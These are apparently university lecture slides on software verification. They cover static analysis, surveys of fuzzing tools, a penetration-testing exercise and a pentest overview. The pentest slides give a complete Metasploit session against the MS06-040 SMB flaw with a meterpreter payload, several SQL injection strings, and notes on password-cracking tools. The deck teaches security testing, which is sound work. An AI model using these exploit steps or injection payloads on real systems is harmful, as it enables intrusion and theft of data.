- May be integrated in the development process, in IDEs, in the continuous delivery processes
- These are tools that ALL can and shall use!



Static Analysis Tools

- SonarQube: <http://sonarqube.org/>
- Astrée (AbsInt): <https://www.absint.com/>
- Understand (Scitools): <https://www.scitools.com/>
- CODE SECURITY (SAST) (Kiuwan): <https://www.kiuwan.com>
- Coverity: <http://synopsys.com/software-integrity.html>
- FindBugs: <http://findbugs.sourceforge.net/>
- Linters (Splint / PCLint / ESLint / PyLint)
- More:
https://en.wikipedia.org/wiki/List_of_tools_for_static_code_analysis



Static Analysis Basics

- Model program properties abstractly, look for problems
- Tools come from program analysis
 - Type inference, data flow analysis, theorem proving
- Usually on source code, can be on byte code or disassembly
- Strengths
 - Complete code coverage (in theory)
 - Potentially verify absence/report all instances of whole class of bugs
 - Catches different bugs than dynamic analysis
 - Repeatable analysis
- Weaknesses
 - High false positive rates
 - Many properties cannot be easily modeled
 - Difficult to build
 - Almost never have all source code in real systems (operating system, shared libraries, dynamic loading, etc.)



Static Analysis Basics

```
int read_packet(int fd)
{
    char header[50];
    char body[100];
    size_t bound_a = 50;
    size_t bound_b = 100;

    read(fd, header, bound_b);
    read(fd, body, bound_b);

    return 0;
}
```

Where is the bug?



Static Analysis Basics

```
int read_packet(int fd)
{
    char header[50]; //model (header, 50)
    char body[100];  //model (body, 100)
    size_t bound_a = 50;
    size_t bound_b = 100;

    //check read(fd, 50 >= 100) => SIZE MISMATCH!!
    read(fd, header, 100); //constant propagation
    read(fd, body, 100);   //constant propagation

    return 0;
}
```

Where is the bug?



universidade
de aveiro



Exercise #2 Q&A

- Any questions related to exercise #2?



universidade
de aveiro

Critical
software

The End

- Next up: Safety and Security



References

- <https://www.mathworks.com/content/dam/mathworks/mathworks-dot-com/solutions/aerospace-defense/standards/Poster MathWorks ECSS Autocoding Workflow.pdf>
- <https://dnsquery.org/>
- <http://www.whoismydomain.eu/>
- <https://nmap.org/>
- <https://www.metasploit.com/>



- <https://www.guru99.com/learn-penetration-testing.html>
- <https://www.softwaretestinghelp.com/penetration-testing-guide/>
- <https://www.guru99.com/fuzz-testing.html>
- <https://github.com/googleprojectzero/winafl>
- <https://x9security.com/installing-winafl/>
- <http://9livesdata.com/fuzzing-how-to-find-bugs-automagically-using-afl/>

Exercise #3

- #1: Using the application/solution that you developed for exercises #1 and #2:
 - A) Set-up a plan for performing penetration testing (one chapter)
 - What strategy you would use? Could you use an existing tool or a proprietary tool?
 - Provide 2 or 3+ types of attacks (vulnerabilities) that you'd explore.
 - Pinpoint the parts of the application/solution that would be more sensitive to each of those attacks
 - B) Set-up a plan for performing fuzzy testing (one chapter)
 - What strategy you would use? Could you use an existing tool or a proprietary tool?
 - Write down 10 “attack” vectors that could be produced by a fuzz tool
 - Provide examples of input vectors that a tool would generate and feed some interface of your application
 - For each attack vector identify what should be the expected behavior of your application


Exercise #3

- #2: In another section, by referring to all your requirements from Exercise #2, define, for each one, how you would test them (could be one or more tests for a requirement, and you could also have one test that covers several requirements).
- What is requested here is similar to a test specification, for example:
TST-01: “Test the login into the application. Try to login with a wrong password for 3 times within 1 minute, then login with another wrong password and check that the application blocked the login for 1 hour...” – REQ-01

Exercise #3

- Clarifications:
 - Use the suggested format, there's no page limit (lower or upper) but a reasonable (not exaggerated) amount of pages is expected.
 - You do not need to use an actual tool for PenTest or Fuzz Test, but you are welcome to use one/explore the usage of one and report on that too.
 - You could develop a very basic tool to do the job if you want to experiment it (e.g., a tool to read pre-defined strings from a file and send them to the interfaces of the application) – not requested, but you can describe how you'd do it;
 - The attack vectors/inputs should be explained/presented in the report.
 - Remember: fuzzing is almost like exploring until you find something; penetration testing is like knowing existing vulnerabilities and forcing them to cause “harm”.

Fuzz Testing Additional Slides





Fuzz Testing Tools

- [OWASP: https://owasp.org/www-community/Fuzzing](https://owasp.org/www-community/Fuzzing)
- American fuzzy lop (<http://lcamtuf.coredump.cx/afl/>)
- Zzuf (<http://caca.zoy.org/wiki/zzuf>)
- Bunny the Fuzzer (<http://code.google.com/p/bunny-the-fuzzer/>)
- Peach (<http://peachfuzzer.com/>)
- Sulley (<http://code.google.com/p/sulley/>)
- Radamsa (<https://gitlab.com/akihe/radamsa>)
- See more here after



Fuzz Testing Tools

- **9 fuzzing tools**

- American Fuzzy LOP
- Radamsa
- Honggfuzz
- Libfuzzer
- OSS-Fuzz
- Sulley Fuzzing Framework
- boofuzz
- BFuzz
- PeachTech Peach Fuzzer

AFL

- **American Fuzzy LOP**
- The [American Fuzzy LOP](#) program is designed to be deployed with little effort or configuration. It was built based on a lot of research about how the best fuzzers operate and what results are most useful for testers. It is also designed to minimize the time it takes to compile a query and get results while having minimal system impact wherever it's installed.
- In fact, the developer of American Fuzzy LOP is so confident in the fuzzer's ability to work without user intervention that there are almost no controls. Users do get a nice, retro-styled interface that shows what the fuzzer is doing and what results it's finding.
- Even though the developer is confident in American Fuzzy LOP's ability to find useful bugs in tested programs, the tool was also made to be compatible with other fuzzers. It can generate testing data that can be loaded into other, more specialized, labor-intensive fuzz tools if needed. Doing so can potentially increase the efficiency of those tools as well as reduce their runtime.

Radamsa

- **Radamsa**
- [Radamsa is a frontline](#) fuzzer designed to send sample queries to programs that trigger unexpected results. It achieves a high degree of accuracy because it first ingests sample files of valid data. It then analyzes that data to come up with a fuzzing plan filled with information that is almost, but not quite, what the tested application is expecting.
- The biggest selling point of Radamsa is its accuracy. The developer's page on GitLab has many examples of real-world bugs that the fuzzer has found in popular software. It might take a little bit more effort on the part of a user to generate valid input to feed Radamsa, but if that process results in a bigger haul of realistic, fixable bugs, then it's time well spent.

Honggfuzz

- **Honggfuzz**
- The [Honggfuzz security-oriented fuzzer](#) is optimized and multi-threaded to take advantage of all system resources. Many fuzz tools must run multiple instances to achieve this, but Honggfuzz automatically uses all available CPU cores to rapidly speed up the fuzzing process.
- Honggfuzz does not just work with Windows. It can test applications running under Linux, Mac and even Android environments. Because of its ability to work under multiple platforms, Honggfuzz comes with a full directory of examples and test cases that developers can use verbatim, modify for their own needs or simply learn from so they can set up their own fuzz testing regimen.
- Likely owing to its ability to fuzz on multiple platforms, the trophy page for Honggfuzz, where fuzz developers show the bugs that their tools have caught, is quite large. According to the developer, it was the only fuzz tool to find a critical vulnerability in OpenSSL that resulted in the issuing of a worldwide security patch.

Liffuzzer

- **Libfuzzer**
- The [Libfuzzer tool](#) is in development, with new versions being released every so often. As such, those who use the tool should check to make sure they have the latest version before starting their fuzzing session.
- Libfuzzer is designed to be a so-called evolutionary fuzzing tool. How it works is that the tool feeds fuzzed inputs to a specific entry point or input field on the targeted program. It then tracks which other parts of the code are reached based on the tested application's reaction to the queries. Armed with that new information, Libfuzzer modifies its queries to see if it can penetrate even deeper.
- The goal of Libfuzzer is to generate more relevant results compared with what might be revealed by a traditional fuzzing tool. According to the developers, the tool has already seen much success, and continues to be refined for even more accuracy.

OSS-Fuzz

- **OSS-Fuzz**
- The [OSS-Fuzz tool](#) was designed to work with open-source software. The developers wanted to support the open source-community, so OSS-Fuzz was optimized to work with apps and programs deployed that way.
- OSS-Fuzz supports open-source programs written in C, C++, Rust and Go, though the developers say it may also work with other languages. They are just not currently supported.
- Apparently, the goal of helping the open-source community create more secure applications using OSS-Fuzz has already been quite successful. OSS-Fuzz has found over 14,000 bugs in 200 open-source programs.

Sulley

- **Sulley Fuzzing Framework**
- Named after the fuzzy blue creature from the Monsters Inc. movie, the [Sulley Fuzzing Framework](#) is both a fuzzing engine and a testing framework. Unlike most fuzzing engines, Sulley is designed to be able to run seamlessly for days at a time by constantly checking applications for weird responses to fuzzed inputs and then recording those results. It was designed for users who want to activate a fuzzing engine and then go work on something else. When they return hours or days later, Sulley will have reports on everything it found ready to go.
- Sulley has several advanced features like the ability to run in parallel, depending on the hardware platform hosting it. It can also automatically determine, without user programming, what unique sequence of test cases will trigger faults.
- The Sulley Framework is well known in open-source fuzzing communities, but has not been actively updated in some time. Even so, the latest version, which is available for free on GitHub, is still in active use and performing well.

boofuzz

- **boofuzz**
- The [boofuzz tool](#) is based on the Sulley Fuzzing Framework. It was named after Boo, the little girl in the Monsters Inc. movie. The boofuzz project began when it was clear that Sulley was no longer being actively updated. It uses the core Sulley code, but also aims to improve it. It installs as a Python library.
- Since starting the boofuzz project, the developers have added online documentation, support for more communications mediums, extensible failure detection and an easier-to-use interface. Support for serial fuzzing, ethernet and UDP broadcast was also added as default features. Users of boofuzz can also export their results to a CSV file, so full spreadsheets of all triggered faults can be studied as the first step in fixing detected failures.
- Many of the known bugs within Sulley have been eliminated in boofuzz, and the tool is actively updated and available on GitHub.

BFuzz

- **BFuzz**
- One of the newest fuzzing tools in active use today, [BFuzz is still](#) technically in beta. It's available for free, and users are asked to report on any problems that they encounter when using the tool so the developers can fix them. With that said, BFuzz already has a small bug trophy case including one uncovered vulnerability that resulted in a patch being issued for Epiphany Web and another involving Mozilla Firefox that triggered a buffer overflow.
- BFuzz is designed to be an input-based fuzzer that uses .html and browsers as its input vector. In that sense, it resembles a DAST tool and might be a good fit for organizations that rely heavily on them since BFuzz uses similar testing methods but looks for different kinds of errors.
- It's clear that the developer is really putting a lot of effort into BFuzz, and big things might be in store for this fuzzer. There is even a [small YouTube video](#) showing the fuzz tool in action.

Peach Fuzzer

- **PeachTech Peach Fuzzer**
- The [PeachTech Peach Fuzzer](#) is a commercial fuzzing tool where a lot of the legwork for testers has already been done by the PeachTech company. How the Peach Fuzzer works is that you load and configure the fuzzing engine with what the company calls Peach Pits.
- Peach Pits are prewritten test definitions that cover a variety of different platforms. PeachTech says that each Pit contains specifications that fit specific targets, such as the structure of the data the target consumes and how the data flows to and from the tested device or application. This allows testers to tightly focus their fuzz testing with very little setup. PeachTech also makes it easy for users to create their own Pits, so that the Peach Fuzzer tool can work with proprietary systems.
- Because of the unique ways that the Peach Fuzzer engine can be programmed using Peach Pits, almost no system can't be fuzzed by the tool. It works with Mac, Windows and Linux, of course. It can also be used to fuzz network protocols, embedded systems, drivers, Internet of Things devices and just about anything else that accepts commands and is thus susceptible to fuzzed inputs.

PenTest Additional Slides



universidade
de aveiro





universidade
de aveiro



Key Forms of Penetration Attacks

- Buffer overflows
- Command injection
- SQL injection

Network Penetration and Metasploit (Console Session)

- `# cd /pentest/exploits/framework3`
- `# ./msfconsole`
- `msf > search MS06-040`
- `msf > use exploit/windows/smb/ms06_040_netapi`
- `msf exploit(ms06_040_netapi) > info`
- `msf exploit(ms06_040_netapi) > show payloads`
- `msf exploit(ms06_040_netapi) > set PAYLOAD windows/meterpreter/bind_tcp`
- `msf exploit(ms06_040_netapi) > show options`
- `msf exploit(ms06_040_netapi) > set RHOST 10.10.100.100`
- `msf exploit(ms06_040_netapi) > show targets`
- `msf exploit(ms06_040_netapi) > set TARGET 5`
- `msf exploit(ms06_040_netapi) > show options`
- `msf exploit(ms06_040_netapi) > save`
- `msf exploit(ms06_040_netapi) > check`
- `msf exploit(ms06_040_netapi) > exploit`
- `msf exploit(ms06_040_netapi) > sessions -l`
- `msf exploit(ms06_040_netapi) > sessions -i 1`
- `meterpreter> ?`

Attacking Web/Internet Applications and Databases

- SQL injection attacks:
 - false') OR ('true' = 'true': *Grouping by parentheses*
 - false' OR 'true' = 'true'; --: *-- is an SQL comment, ends statement*
 - ' OR 'true' = 'true' --
 - : 0 ; select * from Student where 0=0 ; --
 - 0' UNION SELECT * FROM Student where 0=0 --
- Paros Proxy is a Backtrack tool for man in the middle attacks




Password Cracking

- Password policies on Windows
 - Local Windows password policies:
 - C:\> net accounts
 - Windows domain password policies:
 - C:\> net accounts /domain
- John the Ripper supports password cracking
 - based on brute force, dictionary, fuzzing
- Rainbow table techniques are highly efficient algorithms for cracking complex passwords using tables with exhaustive password/hash lists
- Cain & Abel cracks passwords from all Windows formats, popular network devices, and databases using multiple techniques, such as brute force, dictionary, and rainbow tables

PenTest Tools

- <https://www.csoononline.com/article/3276008/21-best-free-security-tools.html>
- <https://www.comparitech.com/net-admin/vulnerability-assessment-penetration-testing-tools/>

- OWASP ZAP (next slide)



The screenshot shows the OWASP ZAP website. At the top, there is a navigation bar with links: Home, ZAP in Ten, Documentation, Get Involved, Support, and a prominent orange Download button. Below the navigation bar, the main heading reads "OWASP Zed Attack Proxy (ZAP)". Underneath this heading, a descriptive paragraph states: "The world's most popular free web security tool, actively maintained by a dedicated international team of volunteers." At the bottom of the main content area, there are two buttons: a blue "Quick Start Guide" button and an orange "Download now" button. On the right side of the page, there is a cartoon illustration of a blue robot with a shield on its chest and a lightning bolt on its head, surrounded by small colorful stars.

- **OWASP Zed Attack Proxy (ZAP)**
- [The Zed Attack Proxy \(ZAP\)](#) is a user-friendly penetration testing tool that finds vulnerabilities in web apps. It provides automated scanners and a set of tools for those who wish to find vulnerabilities manually. It's designed to be used by practitioners with a wide range of security experience, and is ideal for functional testers who are new to [pen testing](#), or for developers: There's even an official ZAP plugin for the Jenkins continuous integration and delivery application.